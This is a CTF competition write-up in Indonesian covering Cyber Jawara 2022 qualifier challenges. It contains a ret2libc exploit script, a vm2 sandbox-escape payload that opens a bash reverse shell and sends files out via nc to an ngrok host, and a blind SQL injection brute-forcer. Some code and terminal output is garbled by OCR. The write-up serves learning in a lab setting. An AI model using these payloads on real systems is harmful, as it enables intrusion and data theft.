WRITEUP CYBER JAWARA QUAL 2022 TCP1P



Disusun Oleh:
Dimas Maulana
Aimar Sechan Adhitya
Rafi Nur Ardiansyah

Binary Exploitation	3
Minato Aqua	3
Reverse Engineering	5
BabyRev	5
Sekr3T Message	7
Kamu Nanya?	8
TeenRev	12
Web Exploitation	15
Kalkulator	15
flag ceker	19
Misc	21
Your ImageNation	21



Binary Exploitation

Minato Aqua

```
x> ~/D/M/D/W/C/p/M/release on main x checksec minato_aqua
[*] '/home/wowon/Documents/My-Project/Dimas_Knowledge_Data
    Arch: amd64-64-little
    RELRO: Partial RELRO
    Stack: No canary found
    NX: NX enabled
    PIE: No PIE (0x400000)
x> ~/D/M/D/W/C/p/M/release on main x
```

Disini kita bisa menggunakan ret2libc dengan mudah, dikarenakan program tidak memiliki stack canary dan vulnerable terhadap serangan buffer overflow

```
IDA View-A

Pseudocode-B

Pseudocode-A

int64 sub_4011DE()

char v1[32]; // [rsp+0h] [rbp-20h] BYREF

printf("Input: ");
return gets(v1);

7
```

Setelah kita buka ida64, kita bisa melihat bahwa Buffer Overflow terdapat pada gets(v1). Disini kita bisa meng-rop ke address plt printf untuk leak stack dan mendapatkan address dari libc.

Berikut solve script yang saya gunakan:

```
from pwn import *
import sys
from Crypto.Util.number import bytes_to_long

BINARY = "minato_aqua_patched"
context.binary = exe = ELF(f"./{BINARY}", checksec=False)
context.terminal = "konsole -e".split()
context.log_level = "INFO"
context.bits = 64
context.arch = "amd64"
libc = ELF("./libc.so.6", checksec=False)

def init():
```

```
if args.RMT:
        p = remote(sys.argv[1], sys.argv[2])
    else:
        p = process()
    return Exploit(p), p
        self.p = p
    def debug(self, script=None):
        if not args.RMT:
            if script:
                attach(self.p, script)
            else:
                attach(self.p)
    def send(self, content):
        p = self.p
        p.sendlineafter(b"Input: ", content)
x, p = init()
x.debug((
   "finish\n"*4
))
v1_buff = 32
padding = 8
fill = cyclic(v1_buff+padding)
main = 0x4011DE
r = ROP(exe)
r.raw(r.find_gadget(['ret']))
r.call(exe.plt['printf'])
r.raw(r.find_gadget(['ret']))
r.call(exe.plt['printf'])
r.raw(r.find_gadget(['ret']))
r.call(main)
pay = fill
pay += flat(r)
x.send(pay)
leak_address = p.recv(6)
```

```
leak_address = bytes_to_long(leak_address[::-1])
libc.address = leak_address - 0x264040
log.info(f"{leak_address:x}")

r = ROP(libc)
r.raw(r.find_gadget(['ret']))
r.call(libc.sym['system'], [libc.search(b"/bin/sh\x00").__next__()])
pay = fill
pay += flat(r)


x.send(pay)
p.interactive()
```

Reverse Engineering

BabyRev

Diberikan file executable ELF 64 Bit

Setelah dibuka menggunakan tool kesayangan kita yaitu IDA Pro, kita diberikan fungsi berikut pada main:



Jadi intinya program ini akan meminta user untuk melakukan input lalu membandingkan input user dengan flag yang telah di decrypt

Untuk ini, kami dapat menggunakan tools seperti gdb untuk melakukan tracing pada fungsi-fungsi yang telah dipanggil. Berikut hasil screenshot ketika kita melakukan breakpoint pada fungsi puts:

Bisa kita lihat, flag sudah langsung terlihat karena flag ditempatkan distack

FLAG: CJ2022{no_strings_just_ltrace}

Sekr3T Message

Diberikan file executable ELF 64 Bit


```
© Q aimardcr@ASUS)-[/mnt/c/Users/Aimar/Desktop/CJ2022/rev]
$ file Sekr3T
Sekr3T: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, Go BuildID=jd9_S2LEbTV5rCuzyY4w/YSg9rGP1
AOGPMEggfdm/qZgcca0zuRVa9ifdF3t_/sIcwV7aNjlhMzx4Mu7q4, not stripped

(aimardcr@ASUS)-[/mnt/c/Users/Aimar/Desktop/CJ2022/rev]

$ | Maradcr@ASUS)-[/mnt/c/Users/Aimar/Desktop/CJ2022/rev]
```

Setelah lakukan check, ternyata program ini merupakan program yang telah dicompile menggunakan Go.

Langsung saja kita gunakan IDA Pro untuk membaca file program ini.



Diberikan fungsi berikut pada main, yang dimana pada intinya program ini akan meminta input pada user, dan membandikan input tersebut dengan value integer 0x25E4E52DD9001LL


Setelah itu, akan ada string yang didecode, awalnya kami tidak mengetahui string apa ini.

Namun karena string ini mirip seperti base64, langsung saja kita coba decode dan benar saja dugaan kita

FLAG: CJ2022{S1n4u_Ben_6a_K3t1ngg4l4N}

Kamu Nanya?

Diberikan sebuah file zip, yang dimana isi dari zip tersebut merupakan ratusan file executable.



Karena file-file tersebut relatif kecil, maka saya coba gunakan command objdump untuk melakukan dump pada assemblynya

```
aimardcr@ASUS: /mnt/c/User × + v
└$ objdump -D bertanya0
                file format elf64-x86-64
Disassembly of section .shellcode:
000000000006000b0 <.shellcode>:
                 6a 00
6a 05
48 89 e7
                                             push
                                                     $0x0
  6000b2:
                                                     $0x5
                                                     %rsp,%rdi
$0x23,%rax
 6008b4:
                                             mov
                 48 c7 c0 23 00 00 00
0f 05
                                             syscall
  6000be:
  6008c0:
                 58
                                             pop
                                                     %rax
                                             pop
  6008c2:
                 48 8b 44 24 10
                                                     0x10(%rsp),%rax
                                                     (%rax),%dl
$0x3f,%dl
$0x49,%dl
                 8a 10
80 c2 3f
  6008c7:
                                             ΠOV
  6000c9:
                 80 fa 49
75 10
  6008cc:
                                             стр
  6008cf:
                                             jne
                                                     0x6000e1
                 48 c7 c7 00 00 00 00
                                                     $0x0,%rdi
                                             ΠOV
                 48 c7 c0 3c 00 00 00 0f 05
  6000d8:
                                                     $0x3c,%rax
                                             syscall
  6008df:
                 48 c7 c7 01 00 00 00
                                                     $0x1,%rdi
  6000e1:
                                             mov
                 48 c7 c0 3c 00 00 00
0f 05
  6000e8:
                                                     $0x3c,%rax
                                             syscall
  6008ef:
   (aimardcr®ASUS)-[/mnt/c/Users/Aimar/Desktop/CJ2022/rev/Kamu/bertanya]
```

Setelah dicek, pada program bertanya0 pada intinya program ini akan meminta input (1 karakter) lalu melakukan operasi add dengan nilai 0x3f, lalu membandingkan nilai tersebut dengan nilai 0x49.

Selanjutnya saya cek bertanya1 untuk memastikan apakah program memiliki pola yang sama atau tidak

```
aimardcr@ASUS: /mnt/c/User × + ~
└$ objdump -D bertanyal
bertanya1:
                  file format elf64-x86-64
Disassembly of section .shellcode:
00000000006000b0 <.shellcode>:
                   6a 00
6a 05
48 89 e7
  6000b0:
                                                   push
                                                           $0x0
$0x5
                                                  push
mov
                                                           %rsp,%rdi
$0x23,%rax
                    48 c7 c0 23 00 00 00
0f 05
  6000b7:
                                                  syscall
pop %
  6000be:
                                                           %rax
0x10(%rsp),%rax
(%rax),%dl
  6000cl:
                    48 8b 44 24 10
  6008c2:
                                                  mov
                    8a 10
                                                           $0xe,%dl
$0x35,%dl
0x6000e1
                    80 ea 0e
80 fa 35
75 10
  6000c9:
  6000cc:
                                                  стр
                                                   jne
                   48 c7 c7 00 00 00 00
48 c7 c0 3c 00 00 00
0f 05
                                                           $0x0,%rdi
$0x3c,%rax
  6000d1:
                                                   ΠOV
  6000d8:
                                                  mov
                                                  syscall
                   48 c7 c7 01 00 00 00
48 c7 c0 3c 00 00 00
0f 05
                                                           $0x1,%rdi
$0x3c,%rax
  6000e1:
  6000e8:
                                                  mov
                                                   syscall
(aimardcr@ASUS)-[/mnt/c/Users/Aimar/Desktop/CJ2022/rev/Kamu/bertanya]
```


Benar saja, program memiliki pola yang sama namun operasi dan nilai yang berbeda.

Langsung saja saya parse operasi-operasi tersebut agar dapat kita reverse dengan mudah di Python

Saya menggunakan command berikut untuk melakukan parse hanya pada operasi add/sub/xor dan cmp:

```
for i in {0..590}; do objdump -d bertanya$i | awk -F ' ' 'NR==17,NR==18
{print $5,$6}'; done > bertanya.txt
```

Berikut hasil dari command tersebut:



Oke, setelah itu saya membuat script untuk mencari flagnya. Berikut script yang saya gunakan:

```
operations = []
with open('bertanya.txt', 'r') as f:
    for line in f:
        operator = line[0:3]
        value = int(line[line.find('$')+1:line.find(',')], 0)
        operations.append({
            'operator': operator,
            'value': value
        })
flag = ''
for i in range(∅, len(operations), 2):
    if operations[i]['operator'] == "add":
        value1 = operations[i]['value']
        value2 = operations[i+1]['value']
        flag += chr((value2 - value1) & 0xff)
    elif operations[i]['operator'] == "sub":
        value1 = operations[i]['value']
        value2 = operations[i+1]['value']
        flag += chr((value2 + value1) & 0xff)
    elif operations[i]['operator'] == "xor":
```

```
value1 = operations[i]['value']
  value2 = operations[i+1]['value']
  flag += chr((value2 ^ value1) & 0xff)
print(flag)
```

FLAG: CJ2022{opoKuwi_Kowe_t3k0000k}

TeenRev

diberi file .pyc yang setelah di decompile kurang lebih menjadi seperti ini

namun untuk decompile sendiri tidak 100% selesai

```
40002
        A[/0] = 24
        exec(marshal.loads(x))
40003
40004
      p[23] = off(p[23])
40005
      x[94] = 230
40006
      x[78] = 65
        exec(marshal.loads(x))
40007
40008
        p[14] = off(p[14])
40009
        # WARNING: Decompyle incomplete
40010
```

lalu mencoba cara lain yaitu menggunakan module dis

```
PS C:\Users\rafim\Desktop\CJ\rev pyc> ipython
Python 3.10.8 (tags/v3.10.8:aaaf517, Oct 11 2022, 16:50:30) [MSC v.1933 64 bit (AMD64)]
Type 'copyright', 'credits' or 'license' for more information
IPython 8.4.0 -- An enhanced Interactive Python. Type '?' for help.

In [1]: import marshal

In [2]: import dis

In [3]: with open('chall.pyc','rb') as f:
...: f.seek(16)
...: dis.dis[marshal.load(f)].
```

setelah diteliti ternyata hasil akhirnya di compare dengan byte tsb, dan jika tidak sama akan jump ke **460384** yang di mana itu bakal nge print **Wrong!**

```
40007
                      460338 LOAD_NAME
460340 LOAD_NAME
                                                                              5 (p)
65 (14)
                      460342 LOAD_CONST
460344 BINARY_SUBSCR
460346 CALL_FUNCTION
460348 LOAD_NAME
                                                                              1
5 (p)
65 (14)
                       460350 LOAD_CONST
                      460352 STORE SUBSCR
                      460354 LOAD_NAME
460356 LOAD_NAME
460358 EXTENDED_ARG
460360 LOAD_CONST
40009
                                                                              5 (p)
2 (bytearray)
                                                                            260 (b'ns@\xf5Y^\x12\x1fDb6.\x9f\xcb\x0b>\x985e7\xc0\x10B\x1d^O++\x88\xb4r\xa4\x81\x08\x88VV\xb8\xf1*a\x0
bc\x91_;)\xd
                       460362 CALL_FUNCTION
                      46636H COMPARE_OP 2 (==)
466366 EXTENDED_ARG 3
466386 EXTENDED_ARG 899
466370 POP_JUMP_IF_FALSE 230192 (to 466384)
                      460372 LOAD_NAME
460374 EXTENDED_ARG
460376 LOAD_CONST
40010
                                                                          261 ('Correct!')
                      460378 CALL_FUNCTION
460380 POP_TOP
460382 JUMP_FORWARD
                                                                              7 (print)
5 ('Wrong!')
1
                 >> 460384 LOAD_NAME
460386 LOAD_CONST
460388 CALL_FUNCTION
460390 POP_TOP
48812
                 >> 460392 LOAD_NAME
460394 CALL_FUNCTION
460396 POP_TOP
460398 LOAD_CONST
                                                                               8 (exit)
θ
40013
                                                                              1 (None)
```

Lanjut dengan melakukan analisa dengan mengeprint hasil akhir

```
40002
        x[78] = 24
        exec(marshal.loads(x))
40003
40004
        p[23] = off(p[23])
        x[94] = 230
40005
40006
        x[78] = 65
40007
        exec(marshal.loads(x))
40008
        p[14] = off(p[14])
40009
40010
        print(bytes(p))
40011
```

Terlihat bahwa 6 bytes pertama sudah benar, lalu langsung saja bruteforce char untuk mencari char yang benar

saya mengubah input() menjadi argv[] untuk memasukan flag

```
x = b'\xe3\x00\x00\x00\x00\x00\x00\x00\x00\x
x = bytearray(x)
p = bytearray(sys.argv[1].encode())
x[94] = 94
x[78] = 23
exec(marshal.loads(x))
p[48] = off(p[48])
```

lalu saya membuat solver seperti ini

```
import os
final =
b'ns@\xf5Y^\x12\x1fDb6.\x9f\xcb\x0b>\x98Se7\xc0\x10B\x1d^0+*\x88\xb4r\xa
4\x81\x08\x88VV\xb8\xf1"a\x0bc\x91_;)\xd3\xfcB'
dump = ['?' for i in range(50)]
import string
for i in range(50):
'CJ0123456789abcdefghijklmnopqrstuvwxyz_{}ABDEFGHIKLMNOPQRSTUVWXYZ':
        dump[i] = j
        inp = ''.join(dump)
        ret = os.popen(f'python awik.py "{inp}"').read()
        ret = eval(ret[:-1])
        if ret[i] == final[i]:
            print(dump[i], end='')
            break
print(''.join(dump))
```

```
PROBLEMS (2K+) OUTPUT DEBUG CONSOLE TERMINAL

TERMINAL

PS C:\Users\rafim\Desktop\CJ\rev pyc> python -u "c:\Users\rafim\Desktop\CJ\rev pyc\solve.py"

CJ2022{Justt_parsee_andd_runn_it_in_reverse_order}CJ2022{Justt_parsee_andd_runn_it_in_reverse_order}


PS C:\Users\rafim\Desktop\CJ\rev pyc>
```

CJ2022{Justt_parsee_andd_runn_it_in_reverse_order}


Web Exploitation

Kalkulator


Diberikan website, yang dimana website ini pada intinya akan bekerja seperti kalkulator (hence the chall name XD)



Oke, karena pada umumnya challenge kalkulator pada CTF biasanya menggunakan eval. Oleh karena itu, terdapat RCE yang umumnya bisa kita lakukan.




Namun setelah dicek, terdapat WAF yang menghalangi input berbahaya. Namun saat saya coba operator seperti [], {}, (), sepertinya input dapat membypass WAF yang ada.




Langsung terpikirkan untuk menggunakan JSF*ck untuk melakukan obfuscate pada code kita supaya dapat membypass WAF tersebut.

Berikut response dari code yang telah diobfuscate ("123" + "_UWU"):



Lalu saya pun mencoba untuk menggunakan fs untuk melihat list file yang ada karena kita sudah dipastikan mendapatkan RCE



Namun sepertinya terdapat error dikarenakan require tidak ada, setelah dianalisa lebih lanjut. Ternyata web dari kalkulator menggunakan VM2 atau module untuk menjalankan kode pada sandbox. Oleh karena itu terdapat beberapa fungsi yang tidak tersedia

Maka dari itu, exploit utama dari website ini adalah Sandbox Escape

Setelah mencari-cari, terdapat satu CVE yang kami coba ternyata work pada website ini (Referensi: https://www.oxeye.io/blog/vm2-sandbreak-vulnerability-cve-2022-36067)

Oke, karena itu saya aoba langsung membuat reverse shell dari exploit tersebut

Berikut exploit yang saya gunakan:

```
globalThis.OldError = globalThis.Error;
globalThis.Error.prepareStackTrace = function(errStr, traces) {
    return
traces[1].getThis().process.mainModule.require('child_process').execSync
('bash -i >& /dev/tcp/0.tcp.ap.ngrok.io/13706 0>&1');
};
const { stack } = new globalThis.OldError();
return stack;
```

Jangan lupa jadikan JSF*ck dan mari kita...

Namun entah kenapa, kami tidak dapat membuat reverse shell karena server tidak dapat membuka koneksi, oleh karena itu saya secara manual dengan payload berikut untuk mencari file flag:

```
globalThis.OldError = globalThis.Error;
globalThis.Error.prepareStackTrace = function(errStr, traces) {
    return
traces[1].getThis().process.mainModule.require('child_process').execSync
('ls / | nc 0.tcp.ap.ngrok.io 15867');
};
const { stack } = new globalThis.OldError();
return stack;
```

dan payload berikut untuk membaca flag:

```
globalThis.OldError = globalThis.Error;
globalThis.Error = {};
globalThis.Error.prepareStackTrace = function(errStr, traces) {
```


```
return
traces[1].getThis().process.mainModule.require('child_process').execSync
('cat /flag | nc 0.tcp.ap.ngrok.io 15867');
};
const { stack } = new globalThis.OldError();
return stack;
```

```
aimardcr@ASUS: ~
└$ nc -lnvp 9999
listening on [any] 9999 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 42756
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
SIV
sys
tmp
var
__(aimarder SASUS)-[~]
$ nc -lnvp 9999
listening on [any] 9999 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 41954
CJ2022{hengker_sejati_ngehek_pake_kalkulator_}
```


FLAG: CJ2022{hengker_sejati_ngehek_pake_kalkulator_}

flag ceker

diberi website yang berisi form flag ceker



ternyata web tersebut vuln sqli



lalu coba leak database dengan logika sederhana, kita bisa membruteforce character pada tabel, dan kolom satu per satu

jika character benar maka akan muncul Flag Benar

dengan logika tersebut, saya dapat membuat script seperti ini.

```
import requests
import string
import time
web = "http://167.172.80.90:10971/index.php"
headers = {
"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
"Accept-Encoding": "*",
"Connection": "close",
"Accept": "application/json",
def sqli(x,y):
    result = ""
    for i in range(x,100):
        try:
            for j in range(y,0xffff):
                #payload = {"flag" : "'OR'1'='1' AND BINARY
substring((SELECT group_concat(table_name) from
information schema.tables where
table_schema=database()),"+str(i)+f",1)='{chr(j)}'-- "}
                #payload = {"flag" : "'OR'1'='1' AND BINARY
substring((SELECT group_concat(column_name) from
table name='\{ξεκερρ'\},"+str(i)+f",1)='\{chr(j)\}'-- "}
                payload = {"flag" : "'OR'1'='1' AND BINARY
```

```
substring((select group_concat(φλεγ) from
ξεκερρ), "+str(i)+f",1)='{chr(j)}'-- "}
                res = requests.post(web,headers = headers, data =
payload)
                if res.status code == 200:
                    res = res.text
                    if "Flag Benar" in res:
                        print(chr(j),end="")
                        result += chr(j)
                        sqli(x+1,33)
                        break
                else:
                    sqli(i,j)
        except requests.exceptions.ConnectionError or
requests.exceptions.ReadTimeout:
            sqli(i,j)
if __name__ == "__main__":
   database = sqli(1,33)
```

Note : ada 3 payload, dijalankan dari payload paling atas dulu untuk menemukan tabel dan kolom

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6


PS C:\Users\rafim> python -u "c:\Users\rafim\Desktop\CJ\flag_check\solver.py"
CJ2022{bukan_sembarang_tabel}
```

CJ2022{bukan_sembarang_tabel}

Misc

Your ImageNation

Diberi gambar seperti ini



Saya berasumsi ini soal stegano biasa karena yang solve banyak, lalu coba analisa dengan aperisolve zsteg --all enabled

```
D8,r,lsb,xy .. text:
    "C0{5.0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223
    b8,g,lsb,xy .. text:
    "J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}223!00eH!J2WHy0WHiC0{5_0_SH}23!00eH!J2WHy0WHiC0{5_0_SH}23!00eH!J2WHy0WHiC0{5_0_SH}23!00eH!J2WHy0WHiC0{5_0_SH}23!00eH!J2WHy0WHiC0{5_0_SH}23!00eH!J2WHy0WHiC0{5_0_SH}23!00eH!J2WHy0WHiC0{5_0_SH}23!00eH!J2WHy0WHiC0{5_0_SH}23!00eH!J2WHy0WHiC0{5_0_SH}23!00eH!J2WHy0WHiC0{5_0_SH}23!00eH!J2WHy0WHiC0{5_0_SH}23!00eH!J2WHy0WHiC0{5_0_SH}23!00eH!J2WHy0WHiC0{5_0_SH}23!00eH!J2WHy0WHiC0{5_0_SH}23!00eH!J2WHy0WHiC0{5_0_SH}23!00eH!J2WHy0WHiC0{5_0_SH}23!00eH!J2WHy0WHiC0{5_0_SH}23!00eH!J2WHy0WHiC0{5_0_SH}23!00eH!J2WHy0WHiC0{5_0_SH}23!00eH!J2WHy0WHiC0{5_0_SH}23!00eH!J2WHy0WHiC0{5_0_SH}23!00eH!J2WHy0WHiC0{5_0_SH}23!00eH!J2WHy0WHiC0{5_0_SH}23!00eH!J2WHy0WHiC0{5_0_SH}23!00eH!J2WHy0WHiC0{5_0_SH}23!00eH!J2WHy0WHiC0{5_0_SH}23!00eH!J2WHy0WHiC0{5_0_SH}23!00eH!J2WHy0WHiC0{6_SH}23!00eH!J2WHy0WHiC0{5_0_SH
```

CJ2022{W35H!_y0000_WeSHHHi!}